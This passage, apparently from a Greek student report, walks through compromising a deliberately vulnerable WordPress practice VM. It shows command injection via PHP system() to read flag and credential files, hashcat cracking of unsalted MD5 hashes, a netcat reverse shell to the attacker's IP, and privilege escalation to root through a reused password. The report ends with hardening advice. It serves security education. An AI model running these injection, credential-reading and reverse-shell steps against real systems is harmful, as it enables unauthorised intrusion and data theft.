19 wp-includes
20 wp-links-opml.php
21 wp-load.php
22 wp-login.php
23 wp-mail.php
24 wp-settings.php
25 wp-signup.php
26 wp-trackback.php
27 xmlrpc.php

```

**Εικόνα 5.3**

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

- **Εντολή:** `<pre>system('cat ../flag.txt')</pre>`

**Αποτελέσματα:**

```
user flag is: 5363ab6572aacc29fde2feb74a8295df
```

```
No changes made.
```

**Εικόνα 5.4**

- **Εντολή:** `<pre>system('cat ../.secret.txt')</pre>`

**Αποτελέσματα:**

```
I changed the location of my secrets to a more secure file for a website. K.
```

```
No changes made.
```

**Εικόνα 5.5**

- **Εντολή:** `<pre>system('cat ../.secret.txt.php')</pre>`

**Αποτελέσματα:**

```
Don't tell anyone but i only use 1 password for every account shhh! K.
```

```
No changes made.
```

**Εικόνα 5.6**

Από τις αναζητήσεις μας λοιπόν έχουμε βρει ένα hash και την πληροφορία πως όλοι οι χρήστες χρησιμοποιούν τον ίδιο κωδικό, δηλαδή και ο root. Στο επόμενο βήμα, θα δοκιμάσουμε να σπάσουμε το hash μήπως μας φανεί χρήσιμο.

Ο πρώτος εύκολος τρόπος να βρω το hash είναι να επισκεφτώ τη σελίδα <https://www.dcode.fr/hash-function> και να εισάγω το hash. Επιλέγω DECRYPT και μου βγάζει ως αποτέλεσμα τον κωδικό treesap1 όπως φαίνεται στην εικόνα 5.7.



Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση



Εικόνα 5.7

Ένας άλλος τρόπος είναι με τη χρήση του εργαλείου hashcat στο τερματικό μας στο Kali. Αντιγράφουμε το hash σε ένα αρχείο txt με όνομα flag1hash.txt. Επίσης όπως αναφέραμε παραπάνω έχουμε τη wordlist rockyou.txt. Δίνουμε την εντολή στο τερματικό:

```
hashcat -m 0 -a 0 -o cracked.txt flag1hash.txt rockyou.txt
```

Το πρόγραμμα θα συγκρίνει το hash μας με τους κωδικούς του rockyou.txt και εάν βρει αποτέλεσμα θα το αποθηκεύσει σε ένα αρχείο cracked.txt. Όντως βρίσκει τον κωδικό treesap1 όπως τον βρήκαμε και πριν. Η διαδικασία φαίνεται στην εικόνα 5.8.

```
(mykali@kali) [~/Downloads]
$ hashcat -m 0 -a 0 -o cracked.txt flag1hash.txt rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 7 3700U with Radeon Vega Mobile Gfx, 2889/2953 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found in potfile! Use --show to display them.

Started: Wed Mar 3 23:25:52 2021
Stopped: Wed Mar 3 23:25:52 2021

(mykali@kali) [~/Downloads]
$ cat cracked.txt
5363ab6572aacc29fde2feb74a8295df:treesap1

hashcat -m 0 -a 0 -o cracked.txt target_hashes.txt /usr/share/wordlists/rockyou.txt
```

Εικόνα 5.8



Ο κωδικός που βρέθηκε από το hash δοκιμάστηκε ως login password αλλά δεν δούλεψε. Τον κρατάμε σε περίπτωση που μας χρειαστεί σε κάποιο επόμενο βήμα. Αφού δεν καταφέραμε κάτι, θα συνεχίσουμε την αναζήτηση στο σύστημα σε αρχεία που ίσως περιέχουν κάποια χρήσιμη πληροφορία. Παρατηρώντας τα αρχεία του φακέλου html, όπως φαίνονται στην εικόνα 5.3, υπάρχει ένα αρχείο wp-config.php το οποίο αναμένουμε να περιέχει το configuration του wordpress. Θα εμφανίσουμε τον κώδικα που περιέχει με την εντολή:

```
<pre>system('cat ../wp-config.php')</pre>
```

Βλέποντας το περιεχόμενο του wp-config.php παρατηρούμε πως περιέχει στα σχόλια του κώδικα ρυθμίσεις της βάσης δεδομένων και περιλαμβάνει το username “wp\_user” με τον κωδικό του “notArootPassword!”. Το περιεχόμενο που μας ενδιαφέρει, όπως εμφανίζεται στον browser, φαίνεται στην εικόνα 5.9.

```
Line wrap ☐
1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the
6  * installation. You don't have to use the web site, you can
7  * copy this file to "wp-config.php" and fill in the values.
8  *
9  * This file contains the following configurations:
10 *
11 * * MySQL settings
12 * * Secret keys
13 * * Database table prefix
14 * * ABSPATH
15 *
16 * @link https://codex.wordpress.org/Editing_wp-config.php
17 *
18 * @package WordPress
19 */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define('DB_NAME', 'wordpress');
24
25 /** MySQL database username */
26 define('DB_USER', 'wp_usr');
27
28 /** MySQL database password */
29 define('DB_PASSWORD', 'notArootPassword!');
30
31 /** MySQL hostname */
32 define('DB_HOST', 'localhost');
33
34 /** Database Charset to use in creating database tables. */
35 define('DB_CHARSET', 'utf8mb4');
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define('DB_COLLATE', '');
39
```

Εικόνα 5.9

Έχουμε λοιπόν το username “wp\_usr” με τον κωδικό “notArootPassword!”. Σε αυτό το σημείο όμως θα αξιοποιήσουμε την πληροφορία που πήραμε από το secret αρχείο που βρήκαμε πριν (εικόνα 5.6), η οποία μας λέει ότι χρησιμοποιείται ένας κωδικός για όλους τους χρήστες. Άρα αναμένουμε ο κωδικός που βρήκαμε να είναι και ο κωδικός του root. Θα προσπαθήσουμε λοιπόν να συνδεθούμε στο στόχο ως root.

Σε αυτό το σημείο, θα χρησιμοποιήσουμε έναν άλλον τρόπο για να εκτελούμε εντολές στο μηχάνημα – στόχο, με την τεχνική reverse shell. Θα μπορούσαμε να το κάνουμε από την αρχή που πήραμε πρόσβαση στο μηχάνημα αλλά δεν το κάναμε για να αναδείξουμε και τους δύο τρόπους.

### 3.4.2 Reverse Shell

Με την τεχνική αυτή ουσιαστικά ανοίγουμε μια θύρα επικοινωνίας στο μηχάνημα στόχο και μια στο μηχάνημα επίθεσης, ώστε να υπάρχει απευθείας επικοινωνία μεταξύ τους. Με αυτόν τον τρόπο, το κέλυφος του μηχανήματος στόχου θα συνδεθεί με τον δικό μας υπολογιστή και θα εκτελούμε απευθείας εντολές από το τερματικό μας. Για την επίτευξη reverse shell θα χρησιμοποιήσουμε το netcat το οποίο είναι προεγκατεστημένο στη διανομή μας αλλά και στο στόχο. Τα βήματα είναι τα εξής:

1. Πρώτα ανοίγουμε μια θύρα επικοινωνίας στον υπολογιστή μας για να δεχτεί κλήσεις. Θα χρησιμοποιήσουμε τη θύρα 4444. Ο κώδικας είναι ο εξής:

```
$ nc -lvp 4444 (nc: netcat, l:listen, v: verbose output, p:port)
```




```
(mykali@kali)-[~]
$ su
Password:
(root@kali)-[/home/mykali]
# nc -lvp 4444
listening on [any] 4444 ...
```

Εικόνα 6.1

2. Στο μηχάνημα στόχο εκτελούμε την εντολή:

```
<pre>system('nc -e /bin/sh 192.168.1.16 4444')</pre>
```

και λαμβάνουμε επικοινωνία στο μηχάνημα μας όπως φαίνεται στην εικόνα 6.2. Τώρα μπορούμε να εκτελούμε απευθείας εντολές στο μηχάνημα στόχο.



```
(root@kali)-[/home/mykali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from sploitme123 [192.168.1.20] 59398
```

Εικόνα 6.2

Επόμενο βήμα είναι δοκιμάσουμε να συνδεθούμε στο μηχάνημα ως root. Εκτελούμε διαδοχικά τις εντολές:

```
su
notArootPassword! (εισαγωγή κωδικού)
whoami
```

και με αυτό τον τρόπο εισερχόμαστε ως root και το επαληθεύουμε. Η διαδικασία φαίνεται στην εικόνα 6.3 (ο web server sploitme123 έχει πάρει καινούργια ip, την 192.168.1.20 στο τοπικό μας δίκτυο).

```
(rootkali)-[/home/mykali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from sploitme123 [192.168.1.20] 59398
su
notArootPassword!
whoami
root
```

Εικόνα 6.3

Έχουμε πάρει πλέον τον πλήρη έλεγχο του μηχανήματος στόχου και έχουμε τη δυνατότητα να δούμε και να εκτελέσουμε οτιδήποτε. Μπορούμε να προσθέσουμε ή αφαιρέσουμε χρήστες, να δώσουμε ή αλλάξουμε δικαιώματα, να δούμε τη βάση δεδομένων κ.α. Γνωρίζουμε ότι κάπου υπάρχει ένα δεύτερο flag το οποίο πρέπει να πάρουμε. Υποθέτουμε πως είναι ένα αρχείο flag.txt οπότε ένας εύκολος τρόπος είναι να κάνουμε αναζήτηση στο μηχάνημα. Δίνουμε την εντολή `find / -name flag.txt` και παίρνουμε τα αποτελέσματα όπως τα βλέπουμε στην εικόνα 6.4.

```
find / -name flag.txt
/var/www/html/flag.txt
/root/flag.txt
```

Εικόνα 6.4

Το ένα flag είναι αυτό που έχουμε ήδη βρει και το άλλο είναι στο φάκελο root στον οποίο έχουμε πλέον πρόσβαση. Τώρα μπορούμε να δούμε το περιεχόμενο του flag δίνοντας την εντολή `cat /root/flag.txt`. Το περιεχόμενο φαίνεται στην εικόνα 6.5.

```
cat /root/flag.txt
WoW you pwned me!! GG WP!

Flag is : f46f1ca70052653a5f3b7aa0f54278f8
```

Εικόνα 6.5


Παίρνουμε το μήνυμα “WoW you pwned me!! GG WP!” μαζί με ένα hash και έτσι μας επιβεβαιώνεται ότι ολοκληρώσαμε τον στόχο.

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

Στη συνέχεια θα προσπαθήσουμε να σπάσουμε το hash που βρήκαμε με το hashcat όπως κάναμε και στο πρώτο flag. Έχοντας αποθηκεύσει το hash σε ένα αρχείο flag2hash.txt και έχοντας την wordlist rockyou.txt εκτελούμε την εντολή

```
$ sudo hashcat -m 0 -a 0 -o cracked2.txt flag2hash.txt rockyou.txt
```

η οποία αποθηκεύει το αποτέλεσμα σε ένα αρχείο cracked2.txt. Όταν τελειώσει η διαδικασία και εφόσον είναι επιτυχής, εμφανίζουμε το περιεχόμενο του cracked2.txt. Η διαδικασία είναι η ίδια όπως εκτελέστηκε παραπάνω για την εύρεση του hash του πρώτου flag. Τελικά με αυτόν τον τρόπο βρίσκουμε πως το hash αντιστοιχεί στον κωδικό “atin1313” όπως φαίνεται στην εικόνα 6.6.



```
(rootkali)-[/home/mykali/Downloads]  
# cat cracked2.txt  
f46f1ca70052653a5f3b7aa0f54278f8:atin1313
```

Εικόνα 6.6

## 4. ΣΥΜΠΕΡΑΣΜΑΤΑ - ΣΧΟΛΙΑΣΜΟΣ

---

Έχουμε πλέον ολοκληρώσει τον σκοπό της εργασίας ο οποίος ήταν να πάρουμε και το δεύτερο flag και έχουμε εξετάσει αναλυτικά όλα τα βήματα. Έχοντας αποκτήσει την πλήρη πρόσβαση του μηχανήματος ως root υπάρχει μια σειρά από ενέργειες τις οποίες είμαστε σε θέση να κάνουμε εάν θέλουμε, όπως:

- Δημιουργία ή διαγραφή λογαριασμών χρηστών
- Επεξεργασία δικαιωμάτων χρηστών
- Ανάκτηση πληροφοριών
- Παραμετροποίηση συστήματος
- Πρόσβαση στη βάση δεδομένων του web server με πλήρη έλεγχο των δεδομένων
- Δημιουργία backdoors
- Εγκατάσταση λογισμικών κ.α.

Σχετικά με τις τεχνικές που χρησιμοποιήσαμε, να τονίσουμε πως εάν δεν είχαμε βρει τη συγκεκριμένη ευπάθεια θα ήταν εξαιρετικά χρονοβόρο ή και αδύνατο να αποκτήσουμε πρόσβαση με brute force attack. Καθώς αυτή η τεχνική δοκιμάστηκε, κάνοντας χρήση μιας από τις πιο αποτελεσματικές wordlists της rockyou.txt, παρατηρήσαμε πως για να ολοκληρωθεί η διαδικασία θα ήθελε αρκετές ημέρες ή και εβδομάδες, χωρίς εγγυημένα αποτελέσματα. Από την άλλη, τα hashes που μας δόθηκαν στα flags, βρέθηκαν μέσα σε λίγα δευτερόλεπτα. Αυτό συνέβη γιατί οι κωδικοί περιείχονταν στο αρχείο rockyou.txt και τα hashes δεν περιέχουν κάποιο salt, σε αντίθεση με τον κωδικό του admin ο οποίος περιέχει salt καθώς αποθηκεύεται στη βάση δεδομένων. Προκειμένου, να αποκτήσουμε πρόσβαση σε ένα μηχάνημα, η τεχνική brute force attack είναι η τελευταία λύση που χρησιμοποιείται, εφόσον δεν μπορεί να ευρεθεί κάποια ευπάθεια στον στόχο.

Τελικά, συμπεραίνουμε πως μια μικρή αμέλεια, στη συγκεκριμένη περίπτωση ένα μη ενημερωμένο plugin του cms, μπορεί να αποδειχτεί καταστροφική για την ακεραιότητα, εμπιστευτικότητα και διαθεσιμότητα του συστήματος και των δεδομένων. Από έναν ευάλωτο σε επιθέσεις web server στον οποίο μάλιστα αποθηκεύεται μια βάση δεδομένων, μπορούν να εκτεθούν ανεπανόρθωτα προσωπικά δεδομένα χρηστών, επιχειρήσεων, κρατών αλλά και να επηρεαστούν σε σημαντικό βαθμό οι προσφερόμενες υπηρεσίες.

Προκειμένου να περιορίζονται τα κενά ασφαλείας που επιτρέπουν την παραβίαση web server από τρίτους, πρέπει να λαμβάνονται κάποια μέτρα όπως:

- σωστή παραμετροποίηση των συστημάτων – web server,
- ανάπτυξη διαδικτυακών εφαρμογών και ιστοσελίδων λαμβάνοντας σοβαρά υπόψη την θωράκιση σε θέματα ασφαλείας, καθώς στις περισσότερες περιπτώσεις το βάρος πέφτει στη δημιουργία ενός όμορφου και φιλικού περιβάλλοντος και όχι στην προστασία του,
- συχνός έλεγχος και ενημέρωση όλων των λογισμικών στις τελευταίες εκδόσεις οι οποίες συνήθως επιλύουν ζητήματα ασφαλείας,

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

- ισχυροποίηση κωδικών με κρυπτογράφηση υπό τη μορφή hash με χρήση salt, καθώς και πολιτική μη αποδοχής κοινώς χρησιμοποιούμενων και ασθενών κωδικών,
- χρήση έγκυρου πιστοποιητικού ασφαλείας,
- ανάθεση τακτικών ελέγχων σε εξειδικευμένο προσωπικό απόκτησης πρόσβασης (pentesters) για την εύρεση και επιδιόρθωση τρωτών σημείων των συστημάτων.

Τέλος, πρέπει να αναφέρουμε πως δεδομένης της πολυπλοκότητας των συστημάτων και της εξέλιξης της τεχνολογίας, ένα σύστημα είναι δύσκολο να θωρακιστεί απόλυτα σε όλα τα επίπεδα. Έτσι, κάποιος με εξαιρετικές ικανότητες στους ηλεκτρονικούς υπολογιστές και κακόβουλα κίνητρα εναντίον μας, θα αποτελεί απειλή. Καλό είναι λοιπόν να λαμβάνονται από πριν μέτρα για την περίπτωση όπου το σύστημα μας παραβιαστεί και τα δεδομένα μας εκτεθούν, όπως για παράδειγμα η τακτική λήψη αρχείων backup και η διατήρησή τους σε σύστημα εκτός διαδικτύου.



## 5. ΠΗΓΕΣ – ΕΞΩΤΕΡΙΚΟΙ ΣΥΝΔΕΣΜΟΙ

---

### ❖ Λογισμικό

1. **Oracle VM VirtualBox**  
Σύνδεσμος λήψης: <https://www.virtualbox.org/>  
Τεκμηρίωση: <https://www.virtualbox.org/wiki/Documentation>
2. **Sploitmeplz – μηχανήμα στόχος**  
Σύνδεσμος λήψης: <https://pithos.oceanos.grnet.gr/public/HgLYktEHpcVn20YcUZsE13>
3. **Kali Linux – μηχανήμα επίθεσης**  
Σύνδεσμος λήψης: <https://www.kali.org/downloads/>  
Τεκμηρίωση: <https://www.kali.org/docs/>
4. **Angry Ip Scanner**  
Σύνδεσμος λήψης: <https://angryip.org/>  
Τεκμηρίωση: <https://angryip.org/documentation/>
5. **Nmap**  
Σύνδεσμος λήψης: <https://nmap.org/download.html>  
Τεκμηρίωση: <https://nmap.org/docs.html>
6. **Wpscan**  
Σύνδεσμος λήψης: <https://github.com/wpscanteam/wpscan>  
Τεκμηρίωση: <https://blog.wpscan.com/wpscan/2020/07/14/wpscan-user-documentation.html>
7. **Hydra**  
Σύνδεσμος λήψης: <https://gitlab.com/kalilinux/packages/hydra/>  
Τεκμηρίωση: <https://hydra.cc/docs/intro/>
8. **Webhook**  
<https://webhook.site/>  
Τεκμηρίωση: <https://docs.webhook.site/index.html>
9. **www.dcode.fr - Hash Function**  
<https://www.dcode.fr/hash-function>  
Τεκμηρίωση: <https://www.dcode.fr/about>
10. **hashcat**  
Σύνδεσμος λήψης: <https://hashcat.net/hashcat/>  
Τεκμηρίωση: [https://hashcat.net/wiki/doku.php?id=frequently\\_asked\\_questions](https://hashcat.net/wiki/doku.php?id=frequently_asked_questions)
11. **netcat**  
Σύνδεσμος λήψης: <https://sourceforge.net/projects/nc110/>  
Τεκμηρίωση: <http://netcat.sourceforge.net/netcat.pdf>

Κίνδυνοι στους οποίους εκτίθεται ένα υπολογιστικό σύστημα στο διαδίκτυο και πως ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί τα κενά ασφάλειας δημοφιλών λογισμικών και να αποκτήσει πλήρη πρόσβαση

### ❖ Χρήσιμες πηγές - Tutorials

1. **exploit-db**  
<https://www.exploit-db.com/>
2. **Common Password List - rockyou.txt**  
<https://www.kaggle.com/wjburns/common-password-list-rockyoutxt>
3. **Hashcat Tutorial for Beginners [updated 2021]**  
<https://resources.infosecinstitute.com/topic/hashcat-tutorial-beginners/>
4. **Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)**  
<https://wpscan.com/vulnerability/7b412469-cc03-4899-b397-38580ced5618>
5. **How to Brute Force Websites & Online Forms Using Hydra**  
<https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/>
6. **Complete guide to Reverse Shells**  
<https://metahackers.pro/reverse-shells-101/>